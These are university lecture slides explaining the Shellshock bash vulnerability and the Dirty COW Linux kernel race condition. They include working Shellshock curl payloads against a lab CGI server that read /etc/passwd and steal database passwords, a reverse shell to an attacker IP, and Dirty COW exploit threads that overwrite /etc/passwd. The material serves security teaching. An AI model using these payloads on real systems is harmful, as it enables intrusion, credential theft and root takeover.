SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 479/980: Systems and Network Security

Spring 2020

Shellshock and Dirty COW

Instructor: Khaled Diab

Previous Lecture

- Security Models
  - Access Control

- UNIX Security Model

Today's Lecture

Shellshock Attack

Dirty COW

Shellshock

Shell

- A core Unix application
- Provides an interface to OS
- Communication between shell and spawned programs via redirection and pipes
- Different flavors: `bash and sh, tcsh and csh, ksh, zsh`

Bash

- Bourne-again shell
- Released in 1989
- The default login shell for many OS
- Today's vulnerability:
  - Discovered in 2014
  - Had been in bash code base since 1989

From: t...@ai.mit.edu (Thomas M. Breuel)
Date: Fri, 8 Sep 89 04:54:05 EDT

- show quoted text -

Bash 1.03 can export functions to other bashes.

Upon reading in the environment, if a string of the form "name=() {" is found, then that is a function definition. Perhaps I can support the other syntax as well.

https://groups.google.com/forum/#!msg/gnu.bash.bug/72jXoIWYsfE/jJqC-fjSh0wJ

Shell Functions

Define a new function

```
$ foo () { echo "Inside foo"; }
```

Print the function

```
$ declare -f foo
```

Call the function

```
$ foo
Inside foo
```

Passing Functions to a Child Process

Option #1: Define a function and export it.

(If the two processes are shell)

```
$ foo () { echo "Inside foo"; }
$ export -f foo
$ bash          # a child process
$ foo
Inside foo      # from the child proc
```

Parent

Child (forked)

Passing Functions to a Child Process

Option #2: Define a function as a *shell variable*.

(The parent may not be a shell)

```
$ foo='() { echo "Inside foo"; }'
$ foo
() { echo "Inside foo"; }
$ declare -f foo
$ export foo
$ bash          # a child process
$ foo
Inside foo      # from the child proc
```

Parent

Child (forked)

What happened?

- When we export a **shell variable**
  → it is passed down to the child process as an **environment variable**.

- If the child process is bash
  → it is converted to a **shell variable** again
  - During the conversion, special strings are parsed as a **shell function**

```
$ foo='() { echo "Inside foo"; }'
```

How Does bash Parse Env. Variables?

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
   for (string_index = 0; string = env[string_index++]; ) {
      …
      if (… && STREQN ("() {", string, 4)) {
         …
         parse_and_execute (temp_string, name,
SEVAL_NONINT|SEVAL_NOHIST);
      }
   …
}
```

1. Check if env. var. is a function
2. Modify it to a function definition
3. Parse and Execute the function

http://git.savannah.gnu.org/cgit/bash.git/tree/variables.c?id=ac50fbac377e32b98d2de396f016ea81e8ee9961#n315

What could go wrong?

- `parse_and_execute()` is a generic function
- It can parse commands outside the function

```
foo=() { echo "Inside foo"; };
```

```
foo () { echo "Inside foo"; };
```

```
foo=() { echo "Inside foo"; }; echo “extra”;
```

```
foo () { echo "Inside foo"; }; echo “extra”;
```

Arbitrary code can be executed!

Example: () { :; };

```
$ foo='() { echo "479/980"; }; echo "Hi ";'
$ export foo
$ bash_shellshock
Hi
$ foo
479/980
```

Exploiting Shellshock Vulnerability

- Two conditions:
  1. Target process has to call bash
  2. The process should get some env. variables from the outside

- Shellshock may results in Remote Code Execution (RCE)

Example: Attacking a Set-UID Program

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

void main() {
     setuid(geteuid());
     system("/bin/ls -l");
}
```

Setup: Install a vulnerable bash version

1. Build the program
2. Make it a Set-UID program
3. Attack it

Example: Attacking a Set-UID Program


```
$ export foo='() { echo "hello"; }; /bin/sh'
$ ./vuln
sh-4.2#
sh-4.2# id
uid=0(root) …
```

Causes bash to get invoked

A root shell!

Example: Attacking a CGI Program

- Common Gateway Interface
  - Can be used by web servers to run executables per HTTP request
  - Many CGI programs use shell scripts




```
#!/bin/bash
echo "Content-type: text/plain"
echo "Hello"
```

Example: Attacking a CGI Program

- What env. vars. can we control?
- CGI script at server:

```
#!/bin/bash
echo "Content-type: text/plain"
echo "Hello World"
strings /proc/$$/environ
```

- At client:

```
curl http://10.0.2.7/cgi-bin/test.cgi

Hello World
HTTP_HOST=10.0.2.7
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:…
```

Request

Response

Example: Attacking a CGI Program

- HTTP_USER_AGENT can be controlled by an attacker!

```
curl -A "test" http://10.0.2.7/cgi-bin/test.cgi

Hello World
HTTP_HOST=10.0.2.7
HTTP_USER_AGENT=test
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:…
```

- We will inject shell commands in HTTP_USER_AGENT!

RCE #1: Listing Files

```
$ curl -A "() { echo hello; }; echo; /bin/ls -l"
http://10.0.2.7/cgi-bin/test.cgi

total 4
-rwxr-xr-x 1 root root 85 Feb  6 16:06 test.cgi
```

RCE #2: Looking at `/etc/passwd`

```
$ curl -A "() { echo hello; }; echo; /bin/cat
/etc/passwd" http://10.0.2.7/cgi-bin/test.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

RCE #3: Stealing MySQL passwords

- In many apps, they’re stored in config files!

```
$ curl -A "() { echo hello; }; echo; /bin/cat
<path_to_config>" http://10.0.2.7/cgi-bin/test.cgi

$CONFIG->dbuser = 'elgg_admin';

/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = ‘passwd';
```

Can we login to the victim server?

- Or at least emulate being logged in!

- We need a running shell on the victim server:
  - Inputs are taken from the attacker
  - Outputs are redirected to the attacker

  → This is called a ***Reverse Shell***

Create a Reverse Shell

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```

1 2 3 4

(1) Open a new interactive bash shell

(2) Redirect stdout to a TCP socket

(3) Set stdin to stdout (TCP socket)

(4) Set stderr to stdout (TCP socket)

RCE #4: Running a Reverse Shell

- On the attacker machine, we need to shells
  - One to send the request
  - One to send inputs to the shell and receive outputs from the shell

- Opens a TCP server listening to 9090

```
$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

- Create the reverse shell

```
$ curl -A "() { echo hello; }; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1" http://10.0.2.7/cgi-bin/test.cgi
```

Dirty Cow

Dirty COW

- A race condition vulnerability
  - Existed in Linux kernel since 2007
  - Discovered and exploited in 2016!

- Attacker goal:
  - Mapping a protected file to writeable region in memory **(how?)**
  - Modify the protected file by writing to memory

- Major consequences
  - Gain root privilege! **(how?)**

A Recipe for Race Condition Vulnerability

Victim Program

(1) Check if an operation P is valid for a resource R

(2) …

(3) Apply P on R

Attacker Program

…

Modify resource R to a controlled area


…

Components of the Vulnerability

1. `mmap`
2. `mmap` Modes
3. Memory management via hints
4. `mmap` with read-only files


mmap

- Maps a file to memory
- Creates a mapping between virtual memory of a proc and the file
  - Reading from the mapped area → Reading from the file
  - Writing to the mapped area → Writing to the file




`mmap`: Modes

- `MAP_SHARED`
  - Two processes share the same physical memory region




`mmap:` Modes

- `MAP_PRIVATE`
  - Each process points to its own copy in the physical memory!



`mmap:` Copy-on-write and `MAP_PRIVATE`


- Since copy is expensive → it only happens when P2 calls `write()`
- COW: used extensively in modern OS (e.g., `fork`)



`madvise`: Discard the Copied Memory

- Gives hint to the kernel about memory management
- `MADV_DONTNEED` option
  - Tells the kernel to free the private copy
- Side effect:
  - Process page table will point back to the original physical memory

`madvice`: Discard the Copied Memory



Mapping Read-only Files

- `MAP_PRIVATE` and read-only files:
  - Writing to the private copy does not modify the read-only file

- Demo:
  1. **Create** a mapping of a read-only file using `MAP_PRIVATE` (causes COW)

  2. **Modify** the private copy (using `write` call)
     - Check that the private copy is changed

  3. **Call** `madvise` to make the page table points to the original mapped area
     - Check that the read-only region is not modified

Dirty COW Vulnerability

`write`

(1) Check if memory is writeable

(2) Make a copy

(3) Update the page table to point to the new copy

(4) Write to the memory

Attacker Program

…

Update the page table to point to the original copy (how?)

…

- Issues:
  - Steps (3) and (4) are not atomic
  - `write` does not make an additional check

Exploiting the Dirty COW Vulnerability

- Target file: `/etc/passwd`

```
testcow:x:1001:1002:,,,:/home/testcow:/bin/bash
```

- The attacker program has two threads:
  - Writing `testcow:x:0000` to `/etc/passwd`
  - Modifying the page table to point to original memory location

Program Threads

```
char *content= "testcow:x:0000";
off_t offset = (off_t) arg;

int f=open("/proc/self/mem", O_RDWR);
while(1) {
  lseek(f, offset, SEEK_SET);
  write(f, content, strlen(content));
}
```

```
int file_size = (int) arg;
while(1){
 madvise(map, file_size, MADV_DONTNEED);
}
```

Map for a Read-only file

Next Lecture

- Wrapping up Software/System Security
- Quiz #1